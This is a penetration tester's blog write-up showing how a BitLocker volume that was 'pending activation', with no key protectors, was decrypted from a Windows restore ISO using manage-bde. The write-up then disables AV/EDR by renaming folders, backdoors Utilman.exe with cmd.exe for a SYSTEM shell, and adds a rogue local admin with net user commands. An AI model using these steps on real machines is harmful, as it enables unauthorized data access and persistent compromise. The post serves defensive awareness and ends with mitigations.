

Decrypting Pending BitLocker Partitions

 medium.com/@offsecdeer/decrypting-pending-bitlocker-partitions-7643d167c97f

Giulio Pierantoni


February 15, 2024

Twice in a row now I encountered BitLocker installations noted as “pending”, requiring to be activated despite the disk already being encrypted. This is what they would look like from the control panel:



Pending BitLocker installation in control panel

The C disk didn't even appear encrypted at all from Explorer:



The drive doesn't have the BitLocker padlock icon in Explorer

This happened to me while doing a client computer assessment, where we were tasked with taking a sample laptop that an employee would use and see if it was possible to circumvent AV/EDR software, escalate privileges, read data on the disk, and later use the computer as an entry point in the corporate network.


The plan was to launch a live Linux distro or a Windows restore ISO and rename the EDR installation folders: that way Windows wouldn't have found the service executables anymore, leaving the system unprotected.

Obviously we needed BitLocker out of the way for this to work, so we had to check its status and if found enabled we would try to disable it and decrypt the disk. Indeed, the disk was encrypted but it appeared as shown above, so we did some Googling and found some pretty interesting info.

In order to encrypt and decrypt data in a drive BitLocker generates a Full Volume Encryption Key (**FVEK**), this is in turn protected by a different key, the Volume Master Key (**VMK**), which encrypts the FVEK and stores it in the volume metadata.

The VMK on the other hand can be protected in many ways: either by storing it on a TPM, protecting it with a PIN or password, copying it on a USB drive, uploading it to Azure, etc... Either way, the result of any one of these methods is a protected VMK, all these methods are called Key Protectors (**KP**).

Press enter or click to view image in full size




BitLocker volume encryption chain

Ever since version 8.1 Windows has been shipping with BitLocker enabled by default on computers supporting [Modern Standby](#) or that are [HSTI compliant](#). Now, despite BitLocker being enabled right after installation, it doesn't necessarily know which key protectors you may want to use. This means that by default BitLocker will be encrypting the volume like normal, but it won't be using any key protectors out of the box so that users can configure their preferred method. This is what the aforementioned "activation" is.


There's only one problem: this leaves the VMK completely exposed! Without a default KP the VMK is just sitting there waiting to be snatched, which of course would result in the decryption of the entire disk as it would allow for the decryption of the FVEK. This leaves a

lot of default BitLocker installations to be essentially useless against any attacker with knowledge of this quirk.




All we need to do to decrypt the disk is use the standard BitLocker CLI utility, manage-bde, to find the VMK for us and use it to do its magic. Normally the utility can only be used by an administrator but this is easily bypassed with a Windows restore ISO, open a CMD window by holding Shift+F10 and we are all set.

[Press enter or click to view image in full size](#)



Opening CMD from a Windows restore ISO

Start by issuing `manage-bde -status`



```
Administrator: X:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19041.2006]
(c) Microsoft Corporation. All rights reserved.

X:\Sources>manage-bde -status
BitLocker Drive Encryption: Configuration Tool version 10.0.19041
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Disk volumes that can be protected with
BitLocker Drive Encryption:
Volume C: [OS]
[Data Volume]

Size: 464.52 GB
BitLocker Version: 2.0
Conversion Status: Used Space Only Encrypted
Percentage Encrypted: 100.0%
Encryption Method: XTS-AES 128
Protection Status: Protection Off
Lock Status: Unlocked
Identification Field: Unknown
Automatic Unlock: Disabled
Key Protectors: None Found
```

Encrypted volume with no key protectors

The output clearly tells us we have an encrypted but unprotected drive due to a lack of KPs. This confirms we can simply decrypt the drive and get rid of BitLocker altogether:
`manage-bde -off c:`

```
X:\Sources>manage-bde -off C:
BitLocker Drive Encryption: Configuration Tool version 10.0.1
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Decryption is now in progress.

X:\Sources>manage-bde -status
BitLocker Drive Encryption: Configuration Tool version 10.0.1
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Disk volumes that can be protected with
BitLocker Drive Encryption:
Volume C: [OS]
[Data Volume]

Size: 464.52 GB
BitLocker Version: 2.0
Conversion Status: Decryption in Progress
Percentage Encrypted: 11.9%
Encryption Method: XTS-AES 128
Protection Status: Protection Off
Lock Status: Unlocked
Identification Field: Unknown
Automatic Unlock: Disabled
Key Protectors: None Found
```

BitLocker automatically fetches the unprotected VMK

After issuing this command the decryption process will begin and we can monitor it with `manage-bde -status`. After a few (or a lot, depending on disk size) minutes the status command will show us this message:

```
me C: [OS]
a Volume]


Size: 464.52 GB
BitLocker Version: None
Conversion Status: Fully Decrypted
Percentage Encrypted: 0.0%
Encryption Method: None
Protection Status: Protection Off
Lock Status: Unlocked
Identification Field: None
Automatic Unlock: Disabled
Key Protectors: None Found
```

Disk decrypted successfully

We now have full read and write permissions on the drive. We used this to rename the installation folders of security products and then created a copy of `cmd.exe` in


C:\Windows\System32\Utilman.exe.

Press enter or click to view image in full size



Getting rid of pesky AV and EDR software


Press enter or click to view image in full size



Backdooring the accessibility options with CMD

This little trick allows us to open a cmd window as SYSTEM without having any credentials, just by clicking on the accessibility icon on the login screen.

Press enter or click to view image in full size



Pre-logout SYSTEM shell from backdoored Utilman.exe

From here we created a local admin user and used it to login, obtaining complete access on the machine.

```
net user EvilAdmin EvilPass!1 /add
net localgroup Administrators EvilAdmin /add
```

What we can learn from this is that default BitLocker installations should always be double checked to make sure there are key protectors configured to encrypt the VMK, otherwise anyone with physical access to the machine can bypass the encryption with a simple USB stick and no credentials. One could also consider adding a strong BIOS password and disabling boot from anywhere but the internal drive, but that won't stop anyone from just unplugging the hard drive.

References

- <https://superuser.com/questions/1299600/is-a-volume-with-bitlocker-waiting-for-activation-encrypted-or-not>
- https://community.spiceworks.com/how_to/150987-access-windows-partition-in-linux-bitlocker-suspended
- <https://security.stackexchange.com/questions/213184/how-does-windows-use-the-tpm-for-bitlocker-encryption-without-an-attacker-being>